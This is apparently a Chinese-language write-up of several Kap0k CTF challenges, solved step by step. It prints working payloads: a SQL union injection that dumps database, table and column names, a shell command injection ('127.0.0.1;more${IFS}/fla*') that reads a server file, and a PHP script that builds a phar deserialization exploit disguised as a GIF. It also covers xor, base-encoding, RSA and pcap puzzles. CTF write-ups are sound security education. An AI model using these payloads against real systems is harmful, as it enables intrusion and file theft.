
1.easy sql


先试试看注入点，试了一下,发现 name 字段可以注入，而且过滤了空格，所以用/**/来绕过。然后用 order by 来试， 发现应该回显 3 个字段。然后就比较好构造 payload 了：

0'/**/union/**/select/**/1,2,group_concat(schema_name)/**/from/**/information_schema.schemata#爆数据库：




```
Your Login name:2
Your Password:information_schema,flag_is_here,mysql,performance_schema,sys
```

-1'/**/union/**/select/**/1,2,group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema='flag_is_here'#爆表名：




```
Your Login name:2
Your Password:fl4ggg,guests
```

-1'/**/union/**/select/**/1,2,group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name='fl4ggg'#爆字段名



```
Your Login name:2
Your Password:flag
```

-1'/**/union/**/select/**/1,2,group_concat(flag)/**/from/**/flag_is_here.fl4ggg#得到 flag




```
Your Login name:2
Your Password:kap0k{h4h4_y0u_w1n}
```

2.听说我是签到题


这题主要是一些绕过，因为过滤了空格，所以用${IFS}，然后 cat 用 more 命令绕过，flag 用 fla*绕过，构造 payload:

127.0.0.1;more${IFS}/fla*



```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.038 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0
bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.049 ms --- 127.0.0.1 ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3035ms rtt min/av
Kap0k{2hs892uip234jd89qwe1j12378}
```


其中/flag 的存在是通过 ls 命令查看到的；



```
es from 127.0.0.1: icmp_seq=3 ttl=64 time=0.025 ms 64
0.025/0.028/0.033/0.007 ms bin boot dev etc flag home lib
```

3.Unserialize?

审计源代码，发现存在反序列化漏洞：




```php
<?php
    class TestObject{
        public function __destruct(){
            echo exec("cat /flag");
        }
    }
```

TestObject 类析构的时候会执行 cat /flag 命令，而且查看 showimage.php 文件，发现正好提供了 file_exists()函数，使用 phar 伪指令可以构造文件上传，从而利用该漏洞。


```
<?php
    class TestObject{
        public function __destruct(){
            echo exec("cat /flag");
        }
    }
    $o = new TestObject();
    $phar = new Phar("phar.phar");
    $phar->startBuffering();
    $phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>");
    $phar->setMetadata($o);
    $phar->addFromString("test.txt", "test");
    //签名自动计算
    $phar->stopBuffering();
?>
```

利用该 php 文件生成恶意 php，然后修改后缀为 phar.gif，上传成功。



Jpload: phar.gif
Type: image/gif
ize: 0.1435546875 Kb
tored in: uploads/18263764120ebdc3312500ec0d9062b2.gif

然后提供指定 path=phar://uploads/18263764120ebdc3312500ec0d9062b2.gif，通过 burp_suite 截获流量，得到 flag




```
GET
/showimage.php?path=phar://uploads/18263764120ebdc33
12500ec0d9062b2.gif HTTP/1.1
Host: ctf.scutwork.cn:2340
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,e
n;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
session=a73340c0-fe62-459b-8b18-68660c397654;
PHPSESSID=8v1j65cioii8vmof5aft8rr3s4
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sun, 17 Nov 2019 15:26:38 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 37
Connection: close
Content-Type: image/jpeg

锘綗ap0k{phAr_1s_A_n1111llce_Arch1ve}
```


4.xor

由于 flag 格式为 kap0k{}，所以尝试异或一下：




```python
f1 = 'lfw7l| huXpnsoX0z'
f2 = 'kap0k'
key = 7
text = ''
for i in range(5):
    print(ord(f1[i]) ^ ord(f2[i]))
```

输出:




```
7
7
7
7
7
```

于是猜想密钥就是 7，然后做 xor:



```python
for i in range(len(f1)):
    text += chr(7 ^ ord(f1[i]))
print(text)
```

得到 flag:




```
7
kap0k{xor_with_7}
```

5.贝斯家族 2.0

这题就是反复用 base 系列的加密，中间用了一次 base32

题目给的是 asc2 码，先解码:




```
s = '52314a5452456c4f536c5a4e52544a45533035455255644e4d6c52485456
print(len(s))
text = ''
for i in range(248):
    x = chr(int(s[i*2: i*2 + 2], 16))
    text += x
print(text)
```

得到 base32 字符串：
R1JTREIOSIZNRTJES05ERUdNMIRHTVJVTVUyRFNNWIZHTVpESU5CVU1ZMIdDTkJTR1VaVEIPQIVHVTJXQ05KV0dVWVRJWkJWR00yR0VOREZHUVpES01SVkdRMkRLTkpXR1UyREIOWIVNTTJHQ05KWEdVMIRJWkJUR1UyREIOQINHUIJER05KVEdRMkRJTkRDR1VaVEIZUIZIRTJET05CUkdNM0RLTUpUTVFaV0INM0VHTINBPT09PQ==，然后 base64 解码：
GRSDINJVME2DKNDEGM2TGMRUMU2DSMZVGMZDINBUMY2WCNBSGUZTIOBUGU2WCNJWGUYTIZBVGM2GENDFGQZDKMRVGQ2DKNJWGU2DINZUMM2GCNJXGU2TIZBTGU2DINBSGRRDGNJTGQ2DINDCGUZTIYRVHE2DONBRGM3DKMJTMQZWIM3EGNSA====
看起来还是像 base64，但是解码不成功，于是尝试用 base32 解码，成功：
4d455a454d35324e493532444f5a425348455a56514d534b4e425254455654474c4a57554d3544424b3534444b534b59474136513d3d3d3d，这又是一串 asc2 码，再解码得到：

MEZEM52NI52DOZBSHEZVQMSKNBRTEVTGLJWUM5DBK54DKSKYGA6Q====

这是一个 base32 字符串，拿去解码，得到：




MEZEM52NI52DOZBSHEZVQMSKNBRTEVTGLJWUM5DBK54DKSKYGA6Q====

a2FwMGt7d293X2Jhc2VfZmFtaWx5IX0=

a2FwMGt7d293X2Jhc2VfZmFtaWx5IX0=
把这串拿去 base64 解码，得到 flag：
kap0k{wow_base_family!}

6.rsa
这题很简单，先网上搜一下在线大素数分解：



整数分解工具

请输入您需要分解的整数:

9754391148902110083328804087324500963067740905356704873409 分解

极限: 60 位数

数字 9754391148902110083328804087324500963067740905356704873409


因式分解: 98764321234452424516546135693*98764321234452424516546135813

本页链接

得到 p，q，然后直接写个脚本就可以跑出来（要用 gmpy2 库）:

```
n = 9754391148902110083328804087324500963067740905356704873409
e = 65537
c = 7538157316728892587460611224718700597719563799427693818960
p = 98764321234452424516546135693
q = 98764321234452424516546135813
phi = (p - 1)*(q - 1)
d = gmpy2.invert(e, phi)
print(d)

flag = hex(pow(c, d, n))[2:]
print(bytearray.fromhex(flag))
```



```
root@kali:/mnt/hgfs/ctf/demo# python3 rsa.py
4836934915498432541740077745753579603503684547025417128289
bytearray(b'kap0k{factor_the_n}')
root@kali:/mnt/hgfs/ctf/demo#
```

7.welcome


访问一下底下的链接就好，但是要科学上网

| «Welcome to Kap0k CTF! Your flag: Kap0k{w3lc0m3_T0_ctf_w0rld}»

现在网络有点差，不过勉强可以看到 flag

8.最终幻想

直接放到 kali 下一个命令搞定:



```
root@kali:/mnt/hgfs/ctf/demo# strings ffxiv.pcapng | grep kap
root@kali:/mnt/hgfs/ctf/demo# strings ffxiv.pcapng | grep Kap
Kap0k{ffxIv_1$_th3_b3sT_mm0rpg}
root@kali:/mnt/hgfs/ctf/demo#
```